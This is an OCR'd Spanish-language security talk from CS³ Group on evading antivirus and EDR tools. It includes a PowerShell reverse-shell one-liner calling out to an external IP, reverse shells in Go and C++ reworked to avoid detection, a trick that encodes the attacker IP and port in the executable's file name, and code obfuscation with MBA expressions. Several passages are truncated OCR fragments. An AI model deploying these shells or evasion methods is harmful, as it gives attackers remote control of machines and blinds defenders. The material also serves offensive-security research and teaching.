CS³ SECURITY SERVICES
https://cs3group.com

4 de febrero de 2022 | Madrid (España)


Tongos, Trucos y Protecciones (TTPs) para evadir AVs/EDRs

Tipo de documento: Presentación
Autor del documento: CS³ Group (Pedro C. aka s4ur0n)
Código del Documento: ttp-edr.pdf
Versión: 1.2

Categoría: PÚBLICO
Fecha de elaboración: 28/12/2021
Nº de Páginas: 87

Whoami

```
class PedroC:
    def __init__(self):
        self.name =      'Pedro Candel'
        self.email =     's4ur0n@s4ur0n.com'
        self.web =       'https://www.s4ur0n.com'
        self.nick =      '@NN2ed_s4ur0n'
        self.company =   'CS³ Group'
        self.webcorp =   'https://cs3group.com'
        self.role =      'Security Researcher'
        self.work =      [ 'Reversing', 'Malware', 'Offensive Security', '…' ]
        self.groups =    [ 'mlw.re', 'OWASP', 'NetXploit', '...' ]
```



mlw.re

OWASP
Open Web Application Security Project

CS³ Group

Formación en Seguridad
Cursos presenciales a medida impartidos en las instalaciones del cliente o las concertadas con prácticas reales desde el primer momento

Hacking Ético
Auditorías de caja negra, gris o blanca para aplicaciones web, sistemas y redes de comunicaciones

Análisis de Malware
Análisis de Malware automatizados y manuales con completos informes de comportamiento e indicadores de compromiso (IOC)

Ingeniería Inversa
Ingeniería Inversa para binarios de sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits, ARM y firmwares

Exploiting
Desarrollo y adaptación de exploits para sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits y Android

Desarrollo Seguro
Auditoría SAST, DAST, IAST y RASP para análisis de vulnerabilidades en el código de proyectos en Java, .Net, PHP, C/C++ y Cobol

Hardware Hacking
Análisis de vulnerabilidades en dispositivos hardware, sistemas embebidos y firmware con técnicas de ingeniería inversa

Seguridad en dispositivos móviles
Análisis estático, dinámico e instrumentación dinámica de aplicaciones Android (APK), iOS (IPA) y Windows Mobile (APPX)

Respuesta ante incidentes
Investigación remota de incidentes de seguridad, análisis de las situaciones y respuesta inmediata ante las amenazas

Forense
Adquisición y elaboración de informes periciales con garantía de imparcialidad y objetividad para todo tipo de sistemas de información

DevSecOps
Desarrollo, Seguridad y Operaciones en CSI (Continuous Security Integration) con pruebas automatizadas de seguridad para CI/CD

Intelligence
Recopilación, análisis y explotación de datos a gran escala con fuentes OSINT, SIGINT, HUMINT, Deep Web, redes P2P, etc.

SIGINT
Inteligencia de comunicaciones, análisis y auditoría de seguridad en señales y protocolos de radiofrecuencia (RF)

T.S.C.M.
Technical Surveillance Counter-Measures: Contramedidas electrónicas para detección y localización de dispositivos de escucha

Telecom
Análisis y auditoría GSM/3G/4G, implementación de servicios de operadores móviles virtuales (HLR, VLR, GGSN, Roaming voz y datos)

ATM
Análisis de vulnerabilidades, auditoría, forense, skimming, shimming y pruebas de blackbox para NCR, Hyosung, WRG, Diebold Nixdorf e Hitachi

PoS/TPV
Auditoría y cumplimiento de controles en terminales Verifone e Ingenico. Monitorización y transaccionabilidad completa según ISO 8583

LOPD/GPDR/Cumplimiento
LOPD, adaptación GPDR, ISO 27000, SGSI, análisis y gestión de riesgos, Políticas de seguridad, continuidad de negocio, ITIL, PCI DSS

1. PowerShell

Reverse Shell & Cross-Compilers

Reverse Shell & Cross-Compilers

PayloadsAllTheThings (Oneliner TCP Client)

```
PS C:\Users\s4ur0n\Desktop\H-CON> powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TC
PClient("95.216.220.4",12345);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($byt
es, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendbac
k = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASC
II).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
En línea: 1 Carácter: 1
+ powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object Syst ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\s4ur0n\Desktop\H-CON>
```

```
+ (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($s
endbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Reverse Shell & Cross-Compilers

Migrar a Golang (p.e. reverse_shell.go = gambas.go)

```
package main
import ("os/exec"
        "os"
        "net")

func main(){
        hcon, _:=net.Dial("tcp", os.Args[1])    // IP:Port
        gamba:=exec.Command(os.Args[2])         // Binary
        gamba.Stdin=hcon
        gamba.Stdout=hcon
        gamba.Stderr=hcon
        gamba.Run()
}
```


Reverse Shell & Cross-Compilers

Compi

```
env
ldfla
```

```
ild -
```

Descar



Reverse Shell & Cross-Compilers


Descargar (tradicion a)


```
> .\gamba.exe 172.16.113.1:12345 powershell
```

Reverse Shell & Cross-Compilers

Descargar (Teams y mil cosas más… EDR)


Copiar o descargar el payload en



Reverse Shell & Cross-Compilers


Defe

- Av
- Bu
- Es
- F-S



Reverse Shell & Cross Compilers

Ofuscar el código




Reverse Shell & Cross-Compilers

- **Problemas**:
  - **Firmas** (Reconocimiento by Gibdeon):
    - `\x67\x63\x63\x2e\x67\x6e\x75`
    - `INITY`
    - `inity`
    - `Infinity`
    - `Mingw-w64 runtime failure:`
    - `GCC: (GNU) 8.3-win32 20190406`
    - `GCC: (GNU) 7.3-win32 20180506`
    - `GCC: (GNU) 8.3-posix 20190406` **`...Etc...`**

Reverse Shell & Cross-Compilers

- **Flags** y **fechas de compilación**:
  - Requieren una charla completa... `-dead_strip -fno-common -fno-asynchronous-unwind-tables -fno-exceptions -fno-`

- **Soluciones Cross-Compilers**:
  - LLVM/Clang
  - MinGW-w64
  - Visual Studio
  - Nim



2. Ofuscación

Code obfuscation through Mixed Boolean-Arithmetic (MBA) expressions

Code obfuscation through MBA expressions

- **https://github.com/arnaugamez/talks/tree/master/2021/00_intent**

  @arnaugamez (Arnau Gàmez), Hacker and **mathematician**. Founder, security researcher and trainer @FuraLabs. Senior malware reverse engineer for $vendor. Community @HackingLliure.

Code obfuscation through MBA expressions

Polynomial MBA expressions

A **polynom**ach one composed eral **bitwise expression**

$$E = \sum_{i \in I} a_i \cdot \left(\prod_{j \in J_i} e_{i,j}(x_1, \ldots, x_t) \right)$$

Code obfuscation through MBA expressions

Linear MBA expressions

We can easily verify this equivalence with an SMT solver like Z3.

```
from z3 import *
x = BitVec('x', 8)
y = BitVec('y', 8)
E = (x ^ y) + 2 * (x & y)    # E = (x ⊕ y) + 2(x ∧ y)
E_simp = x + y               # E_simp = x + y
prove (E == E_simp)          # E ≟ E_simp
```

```
$ python eq.py
proved
```

Code obfuscation through MBA expressions

Ejemplo sencillo partiendo de la base:

$E_1 = x + y$

$E_2 = (x \oplus y) + 2*(x \wedge y)$

$E_3 = 151*(39*((x \oplus y) + 2 * (x \wedge y)) + 23) + 111$

Code obfuscation through MBA expressions

Código generado (32 bits):

```
uint8_t E1(uint8_t x, uint8_t y)
{
  return x+y;
}
```

```
movzx edx, byte [var_4h]
movzx eax, byte [var_8h]
add   eax, edx
```

```
uint8_t E2(uint8_t x, uint8_t y)
{
  return (x^y)+2*(x&y);
}
```

```
movzx eax, byte [var_4h]
xor   al, byte [var_8h]
mov   edx, eax
movzx eax, byte [var_4h]
and   al, byte [var_8h]
add   eax, eax
add   eax, edx
```

```
uint8_t E3(uint8_t x, uint8_t y)
{
  return 151*(39*((x^y)+2*(x&y))+23)+111;
}
```

```
movzx eax, byte [var_4h]
xor   al, byte [var_8h]
movzx edx, al
movzx eax, byte [var_4h]
and   al, byte [var_8h]
movzx eax, al
add   eax, eax
add   eax, edx
imul  eax, eax, 0x27
add   eax, 0x17
mov   edx, 0xffffff97
imul  eax, edx
add   eax, 0x6f
```

Code obfuscation through MBA expressions

- **Conclusiones:**

  - No ofuscar sólo el código y las cadenas.
  - Ofuscar **todo tipo de operaciones susceptibles** (emplear 8/16/32/64 bits) según el destino y tipo.
  - Recordar que - = +(-); * = +…n; …
  - No emplear las optimizaciones de los compiladores (memoria, registros, etc.)

3. C++ Reverse Shell

WSASocket

C++ Reverse Shell (WSASocket)

WSASocketA function (winsock2.h)

The WSASocket function creates a socket that is bound to a specific transport-service provider

```
s1 = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);
R.sin_family = AF_INET;
R.sin_port = htons(std::stoul(port, nullptr, 0));
R.sin_addr.s_addr = inet_addr(ip.c_str());
```

C++ Reverse Shell (WSASocket)

```
WSAConnect(s1, (SOCKADDR*)&R, sizeof(R), 0, 0, 0, 0);
memset(&A, 0, sizeof(A));
A.cb = sizeof(A);
A.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);
A.hStdInput = A.hStdOutput = A.hStdError = (HANDLE)s1;


TCHAR c[256] = L"cm";
TCHAR d[256] = L"d.exe";
CreateProcess(NULL, _tcscat(c, d), 0, 0, 1, 0, 0, 0, &A, &B);
```

C++ Reverse Shell (WSASocket)

Idea original: https://github.com/tihanyin/Simple-Reverse-Shell/blob/main/Reverse_shell_2022_12.cpp

```
string path = getFileName(argv[0]);
path.resize(path.size() - 4); //remove .exe from the file
//replace x to "."
for (int i = 0; i < path.size(); i++) {
        if (path[i] == 'x') {
                path[i] = '.';
        }
}
//PORT and IP from the executable
size_t i = path.rfind("_", path.length());
string port = path.substr(i+1, i-path.length());
string ip = path.substr(0, i);
```


C++ Reverse Shell (WSASocket)

- **Trick:**

```
.\172x16x113x1_12345.exe
```

- **Round #1:**
  - Ejecutar con otros caracteres \d{1,3}\w+…
  - Otras combinaciones: \d{3}\d{3}\d{3}\d{3}\d{5}…
  - Ambas: d{3}\w+\d{3}\w+\d{3}\w+\d{3}\w+\d{5}…
  - Sin extensión (tratado como un ejecutable)

C++ Reverse Shell (WSASocket)



C++ Reverse Shell (WSASocket)

Dos Header (winnt.h)

```
typedef struct _IMAGE_DOS_HEADER {      // DOS .EXE header
    WORD   e_magic;                     // Magic number
    WORD   e_cblp;                      // Bytes on last page of file
    WORD   e_cp;                        // Pages in file
    WORD   e_crlc;                      // Relocations
    WORD   e_cparhdr;                   // Size of header in paragraphs
    WORD   e_minalloc;                  // Minimum extra paragraphs needed
    WORD   e_maxalloc;                  // Maximum extra paragraphs needed
    WORD   e_ss;                        // Initial (relative) SS value
    WORD   e_sp;                        // Initial SP value
    WORD   e_csum;                      // Checksum
    WORD   e_ip;                        // Initial IP value
    WORD   e_cs;                        // Initial (relative) CS value
    WORD   e_lfarlc;                    // File address of relocation table
    WORD   e_ovno;                      // Overlay number
    WORD   e_res[4];                    // Reserved words
    WORD   e_oemid;                     // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;                   // OEM information; e_oemid specific
    WORD   e_res2[10];                  // Reserved words
    LONG   e_lfanew;                    // File address of new exe header
  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

C++ Reverse Shell (WSASocket)

```
PS C:\Users\s4ur0n\source\repos\wsock\x64\Release> python -m pefile .\172x16x113x1_12345.exe
----------Parsing Warnings----------

Failed parsing FunctionEntry of UNWIND_INFO at 3a9c: 'Chained function entry cannot be changed'

----------DOS_HEADER----------

[IMAGE_DOS_HEADER]
0x0        0x0   e_magic:                       0x5A4D
0x2        0x2   e_cblp:                        0x90
0x4        0x4   e_cp:                          0x3
0x6        0x6   e_crlc:                        0x0
0x8        0x8   e_cparhdr:                     0x4
